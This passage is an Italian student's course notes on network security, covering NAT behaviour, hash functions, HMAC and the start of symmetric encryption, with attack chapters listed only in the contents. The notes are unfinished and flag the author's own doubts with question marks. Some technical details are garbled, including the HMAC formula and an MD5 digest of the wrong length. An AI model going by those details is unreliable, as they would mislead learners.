Riassunto Network Security and Management

Tommaso Puccetti
Studente presso Universita degli studi di Firenze

December 30, 2018

Contents

1 Security Basics **6**

2 NAT **7**
2.1 Basi 8
2.2 NAT statico 8
2.3 NAT Dinamico 9
2.4 NAPT: Network Address and Port Translation 9
2.5 NAT RFC 1631 e RFC 2776 11
2.6 NAT binding 11
2.6.1 Symmetric NAT 13
2.6.2 Full Cone NAT 13
2.6.3 Restricted Cone NAT 14
2.6.4 Port Restricted Cone NAT 14
2.6.5 NAT - STUN 15
2.7 NAT: ulteriori classificazioni 16
2.7.1 In base al Binding 16
2.7.2 In base al Port Binding 16
2.7.3 In base al Timer Refresh 17
2.7.4 In base all'External Filtering 17
2.8 Considerazioni 17
2.8.1 NAT: UPnP e IGD 18

3 Crittografia **19**
3.1 Funzioni Hash . . . 19
3.1.1 HMAC . . . 21
3.2 Cifratura a chiave simmetrica . . . 23
3.3 Cifratura a chiave pubblica/privata . . . 24
3.4 Firma digitale . . . 25
3.4.1 Problemi . . . 26
3.4.2 Soluzioni: Fingerprint . . . 26
3.4.3 Soluzioni: Keyserver . . . 27
3.4.4 Soluzioni: Web of Trust . . . 27
3.4.5 In pratica: PGP . . . 27
3.5 Certificati . . . 28
3.5.1 Certificati per tutto . . . 29
3.5.2 Certificate Revocation List: CRL . . . 30
3.5.3 WOT di Thawte (tybyca) . . . 30
3.5.4 Confronti e sistema misto . . . 30
3.6 Teoria: principi di crittografia . . . 31
3.6.1 RSA . . . 32
3.6.2 Diffie Hellman . . . 33
3.6.3 Algoritmi a chiave simmetrica: One time pad . . . 34
3.6.4 Algoritmi a chiave simmetrica: Cifratura di Feitsel . . . 35
3.6.5 Altri algoritmi : DA FINIRE . . . 37
3.7 Esempio: organizzazione rete certificati . . . 37

4 Attacchi **38**
4.1 Attacchi al mezzo fisico . . . 38
4.1.1 Jamming . . . 39
4.2 Attacchi a livello di collegamento . . . 39
4.2.1 Dos al livello di collegamento . . . 39
4.2.2 ARP-Spoofing . . . 39
4.3 Attacchi al livello di rete . . . 41
4.3.1 Fragmentation attack . . . 41
4.3.2 Attacchi al DNS . . . 44
4.4 Attacchi al livello di trasporto o superiori . . . 47
4.4.1 Attacchi livello IV: Syn flood . . . 47
4.4.2 Attacchi livello IV: TCP reset Guess . . . 48
4.5 Attacchi al middleware . . . 49
4.5.1 SQL Injection . . . 49

4.5.2 Cross-site-scripting (XSS) stored . . . 52
4.5.3 Cross-site-scripting (XSS) reflected: AJAX . . . 53
4.6 Attacchi livello applicazione . . . 55
4.6.1 Buffer overflow . . . 56
4.6.2 Format Bug . . . 58

5 Firewall **59**
5.1 Posizionamento . . . 60
5.2 Funzionamento . . . 61
5.2.1 Tabella di NAT . . . 64
5.2.2 Tabella di Filter . . . 65
5.2.3 Il connection tracking . . . 66
5.2.4 Fault tolerance and Load Balancing . . . 67
5.2.5 Primary-Backup configuration . . . 68
5.2.6 Multi-Primary multy path firewall cluster . . . 68
5.2.7 Multi-primary hash-based stateful firewall cluster . . . 68
5.2.8 State replication . . . 69
5.3 L7 Filtering . . . 70

6 Wireless security **71**
6.1 Panoramica . . . 71
6.1.1 WiMax: 802.16 . . . 72
6.1.2 Bluetooth . . . 73
6.2 802.11: Wifi . . . 73
6.2.1 Introduzione . . . 73
6.2.2 WEP: Web Equivalent Privacy . . . 75
6.2.3 WEP: Autenticazione Shared Key . . . 75
6.2.4 WEP: Uscita dalla rete . . . 78
6.2.5 802.11: Accesso al canale, Hidden node problem . . . 79
6.3 Insicurezze di 802.11 . . . 81
6.3.1 DoS: autenticazione/associazione . . . 81
6.3.2 DoS: sull'accesso al canale . . . 82
6.3.3 DoS: modalità powersave . . . 83
6.3.4 DoS: saturazione della banda . . . 83
6.3.5 DoS: stato fisico (jamming) . . . 84
6.3.6 Attacchi sui software dell'AP . . . 84
6.3.7 Shared Key e Oracle attack . . . 85
6.3.8 Attacchi Man in the middle . . . 86

6.3.9 Vulnerabilità di RC4 89
6.3.10 Attacchi sul CRC 90
6.3.11 HTTP Authentication 91
6.4 Il protocollo 802.11i 93
6.4.1 Storia di 802.11i 93
6.4.2 Novità di 802.11i 93
6.4.3 WPA, WPA2 and insecurity 94
6.4.4 802.1x: Port based network access control 95
6.4.5 WPA Home 97

List of Tables

List of Figures

1 Classi di indirizzi privati 7
2 NAT basi 8
3 NAT Statico 9
4 NAT Dinamico 10
5 NAPT 10
6 NAT security 11
7 NAT: RFC 1631 12
8 Symmetric NAT 13
9 Full Cone NAT 14
10 Restricted Cone NAT 15
11 Port Restricted Cone NAT 15
12 Criptography basis 19
13 HMAC 22
14 DES 23
15 DES2 24
16 Cifratura a chiave pubblica/privata 25
17 Certificati 29
18 Confronti 30
19 Confronti 32
20 Diffie-Hellman 35
21 Mappa statica Feitsel 35
22 Cifratura Feitsel 36

23 Topologia di rete . . . 37
24 Certificati . . . 40
25 ARP-Spoofing: algoritmo . . . 40
26 Header IP . . . 41
27 Header TCP . . . 42
28 Fragmentation Attack 1 . . . 42
29 fragmentation Attack 2 . . . 43
30 Tempi TCP Reset . . . 49
31 SQL Injection . . . 50
32 Esempio tabella SQL-Injection . . . 51
33 Esempio Query SQL-Injection 1 . . . 51
34 Esempio Query SQL-Injection 2 . . . 52
35 Esempio Query SQL-Injection 3 . . . 52
36 Classic WEB application Model . . . 54
37 AJAX WEB application Model . . . 55
38 Esempio Buffer Overflow 1 . . . 56
39 Esempio Buffer Overflow 2 . . . 57
40 Esempio Buffer Overflow 3 . . . 58
41 Format Bug . . . 59
42 Firewall: posizionamento 1 . . . 61
43 Firewall: posizionamento 2 . . . 62
44 ip tables rules . . . 62
45 Firewall: posizionamento . . . 63
46 Firewall: posizionamento . . . 64
47 Funzionamento completo . . . 65
48 Firewall: posizionamento . . . 66
49 Stati per una connessione . . . 67
50 Multy-primary hash based stateful firewall cluster . . . 69
51 State replication . . . 70
52 Infrastructure vs ad-hoc . . . 72
53 Autenticazione . . . 76
54 Frame WEP . . . 76
55 Algoritmo di cifratura tipo stream . . . 77
56 Encryption RSA . . . 78
57 Macchina a stati 802.11: autenticazione associazione . . . 79
58 Problema dell'hidden node . . . 80
59 Campo duration dei pacchetti MAC . . . 83
60 Campo power save pacchetto dati . . . 83

61 Ottenere un keystream 88
62 Linearità del CRC 90
63 Linearità del CRC 91
64 HTTP Authentication 92
65 HTTP Authentication 2 92
66 HTTP Authentication 92
67 Topologia 802.1X 95

1 Security Basics

Proprietà della **Security**:

- **Confidentiality:** assicurare che persone non autorizzate accedano alle informazioni.
- **Integrity:** assicurare che le informazioni non vengano alterate da individui non autorizzati, in un modo che non sia individuabile dagli utenti autorizzati
- **Authentication**: Assicurarsi che gli utenti siano chi dicono di essere.

La security non deve essere confusa con la sicurezza. **Security:**

- La qualità o lo stato di essere sicuri (liberi da pericoli, da paura o ansi, libero dalla prospettiva di essere licenziato);
- Qualcosa di dato, depositato o impegnato con lo scopo di rendere un impegno un obbligo;
- Uno strumento di investimento nella forma di un contratto, che fornisce l'evidenza della sua proprietà;
- Qualcosa che protegge (misure messe in atto contro lo spionaggio o sabotaggio, crimini o attacchi.)

Per quanto riguarda la safety:

- La condizione di essere sicuri rispetto al subire o causare danno, infortuni, o perdite.

- Un dispositivo progettato per prevenire operazione involontarie o pericolose.

La sicurezza ha un **costo**: un sistema sicuro è **più complesso da realizzare e da manutenere**, in definitiva **più complesso**. BLABLABLA

2 NAT

Problema: *gli indirizzi IP sono pochi e costosi, per di più non sempre vogliamo esporre la struttura interna di una Intranet (rete locale).*

Per questo motivo vengono utilizzate classi di indirizzi IP (IPv4) **non-routable**, come definito in **RFC 1918**, riservati alle reti locali, con lo **scopo di ridurre le richieste su indirizzi pubblici**. I pacchetti con tali indirizzi per l'instradamento e l'indirizzamento tramite protocollo IP da router internet.
Si utilizza il **NAT** e **NAPT** per mascherare un indirizzo tramite proxy a livello IP:

- Si trasforma un indirizzo sorgente (IP Number e port) in un altro indirizzo.
- Il server NAT viene visto all'esterno come la sorgente della comunicazione
- Il NAT è **trasparente** all'utente interno

Di fatto il NAT permette di modificare gli indirizzi IP contenuti negli header dei pacchetti, in transito dall'esterno verso l'interno della rete locale. Lo scopo è quello di tradurre l'indirizzo di destinazione pubblico (quello del NAT Server) in un indirizzo riservato alla rete locale.

Classi di indirizzi privati:1

Class	Private Address Range
A	10.0.0.0 - 10.255.255.255
B	172.16.0.0 - 172.31.255.255
C	192.168.0.0 - 192.168.255.255

Figure 1: Classi di indirizzi privati

2.1 Basi

I pacchetti **non routable** non sono trasportati in internet (ovvero i router li scartano) poichè il loro indirizzo IP **non è univoco**. Serve pertanto un traduzione da indirizzi non routable a indirizzi routable: il NAT si occupa di questo.

NAT basi:2



Figure 2: NAT basi

Un NAT svolge le seguenti **operazioni** sia quando arriva un pacchetto sull'interfaccia **interna** che su quella **esterna**:

- Si cerca un **binding** se c'è si trasla il pacchetto e si esegue un **forward** di quest'ultimo, altrimenti si **scarta** il pacchetto
- Allo scadere di un **timer** specifico si **cancella il binding**

2.2 NAT statico

- Si ha un mapping uno a uno tra indirizzi esterni ed interni.
- Può essere utilizzato in congiunzione con un firewall.
- Non risolve il problema della scarsità di indirizzi.
- Risulta molto facile da implementare

NAT Statico:3



Figure 3: NAT Statico

2.3 NAT Dinamico

- Mapping dinamico tra indirizzi esterni ed indirizzi interni.
- **Risolve il problema della scarsità degli indirizzi.** Possiamo infatti riutilizzare indirizzi pubblici, assegnandoli ad un indirizzo privato, per poi cancellare questa associazione in caso tale indirizzo sia necessario ad un ulteriore indirizzo privato.
- Richiede Server stateful (mantiene informazioni di stato dell'utente durante una sessione).
- Gli indirizzi privati non sono dinamici, sono dunque gli quelli pubblici che possono essere assegnati dinamicamente ad uno privato, scegliendone uno disponibile da un **pool** di indirizzi prestabiliti.

NAT Dinamico:4

2.4 NAPT: Network Address and Port Translation

- Mapping dinamico tra indirizzi interni ed esterni **con porte dinamiche**.
- Risolve il problema della scarsità di indirizzi
- Richied un serve stateful più complesso rispetto al NAT.



Figure 4: NAT Dinamico



Figure 5: NAPT

NAPT:5

Tuttavia il NAT ha una controindicazione: implica un **ricalcolo dei checksum** IP e TCP come avviene in IPSec (standard per reti a pacchetto per la sicurezza su reti IP). La logica è la seguente: cambiando l'indirizzo IP di un pacchetto il checksum precedente da errore se confrontato con quello ricalcolato con il nuovo IP. Le due cose possono **interferire portando ad un completo blocco delle comunicazioni**. Si hanno problemi sia con la funzione **AH** (Authentication Header, protocollo per controllo integrità di pacchetto, garantisce authentication pacchetto per pacchetto tramite checksum a chiave simmetrica) sia con la funzione **ESP** (Encapsulating Security

Payload utilizzato per autenitcità confidenzialità e integrità) di IPSEC.

NAT security:6



Figure 6: NAT security

La soluzione può essere quella di applicare il NAT e poi IPSEC, o in alternativa eseguirli insieme. Da tenere in considerazione il fatto che un Host dietro a un NAT non può cominciare una comunicazione IPSec (???????). Inoltre la **co-locazione di NAT e IPSEC è un potenziale pericolo per la sicurezza**. La terza opzione è quella di utilizzare un tunnel IP-over-IP ma è deprecabile.

2.5 NAT RFC 1631 e RFC 2776

Per quanto riguarda **RFC 1631** si varia **solo gli indirizzi IP**, in questo modo tuttavia non risolviamo il problema della scarsità di indirizzi. Infatti il numero di indirizzi necessari è pari al numero di PC che vogliono utilizzare *contemporaneamente* lo stesso protocollo.
NAT: RFC 16317
In RFC 2776 invece, si varia **sia indirizzi IP che le porte**. In tal modo il numero delle sessione contemporanee (ovvero il numero di bindings contemporanei) è pari circa a 64000 (escludendo le porte ben conosciute.)

2.6 NAT binding

Per binding intendiamo una relazione:

$$IP, proto, port(int) <=> IP, Proto, Port(ext)$$



Figure 7: NAT: RFC 1631

In realtà quello che è inteso come bindig è composto da **Binding + Filter**.

- Il primo associa indirizzo porta interna a un indirizzo porta esterna (realizza la funzione *interno <=> esterno*)
- Il secondo decide se e quali pacchetti dall'esterno vanno ritradotti. ***Attenzione***: il comportamento del filter genera differenti comportamenti del NAT, alcuni voluti altri no.

Il binding varia a seconda dei protocolli che utilizziamo, nello specifico parliamo delle differenze che si riscontrano tra **TCP** e **UDP** a livello di NAT:

- TCP è **stateful**, dunque il binding è aggiornato in base ad un timer che varia a seconda dello stato della connessione e della dimensione della CWIN. Per questo protocollo il NAT ha un comportamento **symmetric** ossia **binding e filter sono basati sulla stessa quintupla**

  $$(protocollo, IP, portesorgente - destinazione)$$

  (Quintupla ?????)
  Per questo motivo **le comunicazioni devono partire dall'interno** e non è possbili effettuare una callback, quindi PASSIVE FTP (????????).
  Inoltre il **demultiplexing è definito a livello TCP**

- UDP è **stateless**, il binding è basato solo su un timer e sulla conoscenza del comportamento dell'applicazione (informazioni sulle porte utilizzate ad esempio). Il **demultiplexing** è fatto a **livello applicazione**, in questo modo una sola applicazione può utilizzare una sola socket in uscita per due stream diversi con destinatari diversi (a differenza di TCP).

Abbiamo bisogno di un comportamento diverso del NAT per UDP. Esistono diversi modi di implementare NAT per UDP, queste diverse implementazioni dipendono dalle modalità di esecuzione del Filter. In base a come si comporta NAT alcuni applicativi possono funzionare o meno, in parte o del tutto.

2.6.1 Symmetric NAT

Funziona esattamente come il symmetric per TCP, non funzioneranno i programmi che hanno bisogno di referral e handover (?????)

Symmetric NAT8



Figure 8: Symmetric NAT

2.6.2 Full Cone NAT

Il filter non fa niente. Tutto e tutti potranno raggiungere il sorgente (compresi malintenzionati, permetto perfino di eseguire un **port scanning**)

Full Cone NAT 9



Figure 9: Full Cone NAT

2.6.3 Restricted Cone NAT

Il **Filter è basato sull'IP del destinatario.** Significa che accettiamo comunicazioni da porte diverse purchè abbiano lo stesso IP (provengano dallo stesso Host). **Non c'è controllo sul numero di porta**. Questa politica del Filter è restrittiva poichè non permette a programmi come MSN e mulo di funzionare

Restricted Cone NAT 10

2.6.4 Port Restricted Cone NAT

Il filter è basato sulla porta del destinatario. Funzionano tutti i programmi UDP anche se con delle limitazioni.

Port Restricted Cone NAT 11



Figure 10: Restricted Cone NAT



Figure 11: Port Restricted Cone NAT

2.6.5 NAT - STUN

Come può un'applicazione conoscere il tipo di NAT ?
Si utilizza un protocollo chiamato **STUN**, un protocollo **request-reply**. Esso permette alle applicazioni in esecuzione su un computer di scoprire la presenza ed i tipi di NAT e firewall che si interpongono tra il computer e la rete pubblica. Permette inoltre a questi computer di conoscere gli indirizzi IP e le porte con cui il dispositivo NAT li sta rendendo visibili sulla rete

pubblica. **Ha a disposizione due porte sul client e due porte e due indirizzi ip sul server**
STUN non grarantisce una conoscenza accurata, infatti il **NAT può essere non deterministico**, ossia cambiare il comportamento a seconda della disponibilità delle risorse. Un altro problema si riscontra nella possibilità che ci siano più NAT nel percorso sorgente-destinazione, in questo caso la classificazione non è rigorosa e il comportamento imprevedibile (Il secondo livello di NAT potrebbe non avere lo stesso comportamento del primo)

2.7 NAT: ulteriori classificazioni

I NAT possono essere classificati in base a tre parametri:

- Come viene fatto il **binding**.
- Come vengono **aggiornati i filters.**
- Quando si riavviano i **timers.**

2.7.1 In base al Binding

- **Endpoint independent**: il NAT riusa il binding per tutte le sessioni provenienti da stesso IP/PORTA, IP/PORTA esterni non vengono valutati (**come full cone NAT**)
- **Endpoint address dependent**:Il NAT riusa il binding per tutte le sessioni provenienti dalla stesso IP/porta verso lo stesso IP esterno (la porta non si considera). **E come un Restricted Cone NAT.**
- **Endpoint address and port dependent**: come symmetric NAT.

2.7.2 In base al Port Binding

- **Port preservation**: Il NAT tenta di mantenere la porta di origine. Se due Host interni utilizzano la stessa porta di origine uno l'avrà cambiata l'altro no.
- **Port overloading**: Il NAT fa port preservation in modo aggressivo, un secondo tentativo di binding fa scadere il binding esistente
- **Port Multiplexing**: ??????

2.7.3 In base al Timer Refresh

- **Bidirectional**: il timer è aggiornato dai pacchetti in entrambe le direzioni.
- **Outbound**: Solo pacchetti interno verso l'esterno rinfrescano i timer. Risulta necessario usare un **keep alive**. Inoltre il timer potrebbe essere per session o per binding (nel caso di riuso del binding per piu sessioni)
- **Inbound**: solo i pacchetti dall'esterno verso l'interno rinfrescano il timer, anche in questo caso c'è bisogno di un keep- alive
- **Transport protocol state**: come in TCP ma si possono usare altre informazioni (da la possibilità di fare attacchi DOS).

2.7.4 In base all'External Filtering

- **Endpoint independent**: non filtra o scarta pacchetti (full cone)
- **Endpoint address dependent**: Filtra i pacchetti che non provengono dall'IP originario del binding (restricted cone).
- **Endpoint address and port dependent**: Filtra i pacchetti che non provengono dall'IP/porta originario del binding (port restricted cone o symmetric).

2.8 Considerazioni

Per quanto riguarda le **applicazioni p2p** esse tendono ad aggirare il NAT ma così facendo creano spesso problemi di sicurezza. Per quanto riguarda ICMP rischia di fallire per lo stesso motivo di IPSEC (nel payload sono spesso contenute info su IP e porta originante). Rispetto all'**IP fragmentation** il problema è quello di ricostruire i pacchetti (o almeno mantenere informazioni sul primo pacchetto), perchè nei frammenti successivi **manca header UDP/TCP**, ma **potrebbe essere un attacco a frammentazione**. Inoltre il primo pacchetto può arrivare fuori sequenza. Una soluzione è quella di provare a configurare il nat in modo che esso stesso modifichi il contenuto del payload.

2.8.1 NAT: UPnP e IGD

Universal Plug n Play: Set di protocolli per la definizione e l'annuncio di device e servizi. Un dispositivo compatibile UPnP può unirsi dinamicamente ad una rete, ottenendo un indirizzo IP, annunciare il suo nome, trasmettere le proprie capacità su richiesta e venire a conoscenza della presenza e delle capacità degli altri device della rete.
L'**Internet Gateway Device (IGD)** permete ad un device UPnP di scoprire l'indirizzo esterno di un NAT e di creare filters e bindings per i suoi servizi in modo automatico. In questo modo le porte sono aperte in modo incontrollato e potrebbero sovrascrivere i binding esistenti... come per la porta 80 (implementato in Windows).

3 Crittografia

La crittografia è la scienza di mantenere segrete le informazioni.
Oggi la criptografia è utilizzata, oltre che per la segretezza, per tutti gli altri servizi di sicurezza che abbiamo visto, **esclusa la disponibilità del servizio**. Infatti un uso diffuso delle tecniche di cifratura aumenta le possibilità di incorrere in attacchi **DoS**.

- Protezione documenti:
  - **Integrità**
  - **Segretezza**
  - **Autenticazione**
  - **Non ripudiabilità**
- Verifica identità dei corrispondenti: **controllo degli accessi**.

Vediamo le principali funzioni crittografiche.

3.1 Funzioni Hash

Risolvono il problema della **garanzia di integrità** di un documento trasmesso. *Una funzione hash è una funzione unidirezionale che si applica ad un'informazione, generando un'impronta (**digest**) di dimensione fissa che è funzione dei dati in ingresso.* Generalmente sono sequenze di operazioni elementari quali **shift** e **XOR** sui dati, quindi **molto veloci da computare**.

Criptography basis 12



Figure 12: Criptography basis

Esempio:

- A invia a B un messaggio M, calcola **H(M) = D** ed invia anche D.
- B riceve M e D, calcola H(M)= D'. **Se D=D'** si ha la garanzia che il messaggio non è stato modificato.
- E potrebbe intercettare solo M e modificarlo, ma quando B riceverà anche D, l'hash sarà diverso e quindi B si accorgerà che M è stato modificato. Per riuscire a modificare M in M' E deve intercettare anche D e cambiarlo in H(M').

Un'applicazione tipica è quella della distribuzione di file eseguibili: quando scaricate un eseguibile il file deve essere identico a quello che il produttore ha generato, anche un bit puà provocare un malfunzionamento. Con le ISO degli OS viene fornito il codice **md5** del file che è il digest creato con l'hash. Una funzione hash deve avere i seguenti **requisiti minimi**:

- **Compressione:** H mappa un input di lunghezza finita e arbitraria in un output H(x) di lunghezza fissata n.
- **Facilità di computazione:** dato H e un input x, H(x) è facile da computare

In aggiunta abbiamo:

- **preimage resistance:** per ogni output è computazionalmente infattibile trovare un qualsiasi input che tramite hash genera quell'output. Dato un output y è impossibile trovare x tale che H(x)=y.
- **2nd preimage resistance:** è computazionalmente infattibile trovare un qualsiasi secondo input che ha lo stesso output di uno specifico primo input. Infattibile trovare x!=x' tale che H(x')=H(x).
- **Resistenza alla collisione:** impossibile trovare qualsiasi coppia di input x e x' che producono lo stesso digest (H(x')=H(x)).

Uno dei **limiti** delle funzioni hash risiede nel fatto che se l'attaccante intercetta il digest può modificarlo, facendo passare inosservata la modifica al contenuto del file (si possono usare più funzioni hash). Per questo motivo le hash si accompagnano ad altri metodi di autenticazione.

3.1.1 HMAC

Keyed-hash-message authentication code **accoppia l'utilizzo di una chiave simmetrica ad una funzione hash** per garantire, oltre all'integrità, **l'autenticazione** dei dati. Per **chiave simmetrica** intendiamo una stringa opportunamente lunga scelta in modo meno predicibile possibile. Spesso si utilizzano delle funzioni hash per generare una chiave simmetrica a partire da una data **password**:

$$K = md5(password) = 0x12ab5893092ba4183f3a345872b34f233$$

Se si dispone di una buona funzione hash si può generare un HMAC componendo la funzione hash con la chiave.

$$HMACK(M) = H((K \oplus opad)_H((K \oplus ipad) \vee M))$$

In questo modo il digest può essere calcolato solo se si conosce la chiave K.
Passiamo ora a descriverne il **funzionamento:**

- A e B si mettono d'accordo su una password utilizzando un canale sicuro.
- A per inviare un messaggio a B :
  1. calcola K = md5(password)
  2. calcola $HMACK_K(M)$
  3. invia a B la coppia M, $HMACK_K(M)$
- M e $HMACK_K(M)$ possono essere inviate accoppiate nello stesso pacchetto.

HMAC 13

I **vantaggi rispetto ad una semplice funzione hash** sono:

- Se E intercetta sia M che $HMACK_K(M)$ per cambiare M dovrebbe:
  - Modificare M in M'
  - ricalcolare $HMACK_K(M)$



Figure 13: HMAC

- tuttavia E non è in possesso di M (K no?????) quindi non può calcolare l'HMAC.

Schemi di questo tipo sono utilizzati per garantire integrità e implicitamente anche l'autenticazione di pacchetti livello MAC in molte tipologie di reti.
Di seguito una lista delle principali problematiche:

- **Problema di gestione**: A e B hanno bisogno di una canale sicuro per scambiare la chiave, non utile per comunicazioni via internet.
- **Attacchi di forza bruta**: E potrebbe intercettare una pacchetto e cercare di indovinare la chiave K:
  - dato M, e K = 0x00000000000000000000000000000000
  - D = HMACK (M) ? se è vero allora K è la chiave giusta, altrimenti
  - K = 0x00000000000000000000000000000001, riprova. . .

  Un attacco di questo tipo è **computazionalmente impegnativo** per calcolare tutte le chiavi possibili (2^{128}) ci vogliono migliaia di anni. Tuttavia se la chaive è generata da una password l'attacco **diventa possibile** utilizzando un **dizionario**:
  - dato M e K = md5(abaco), D = HMACK (M)
  - se è falso, K = md5(abate). . .

  Le parole di un dizionario possono essere decine di migliaia, per generarle tutte ci vogliono pochi minuti. ***Per questo le password non devono essere scelte come parole esistenti!***

3.2 Cifratura a chiave simmetrica

Principio di Kerchoff:

- Gli algoritmi crittografici devono essere **noti a priori**.
- Un prodotto che garantisce cifratura con **algoritmo segreto**, non è un buon prodotto.

Spieghiamo il **funzionamento** :

- A e B si accordano su una chiave K o una password da cui generare K (come in HMAC).
- I messaggi possono essere decifrati solo con una chiave K.
- Stesso algoritmo per cifrare e decifrare.

DES 14

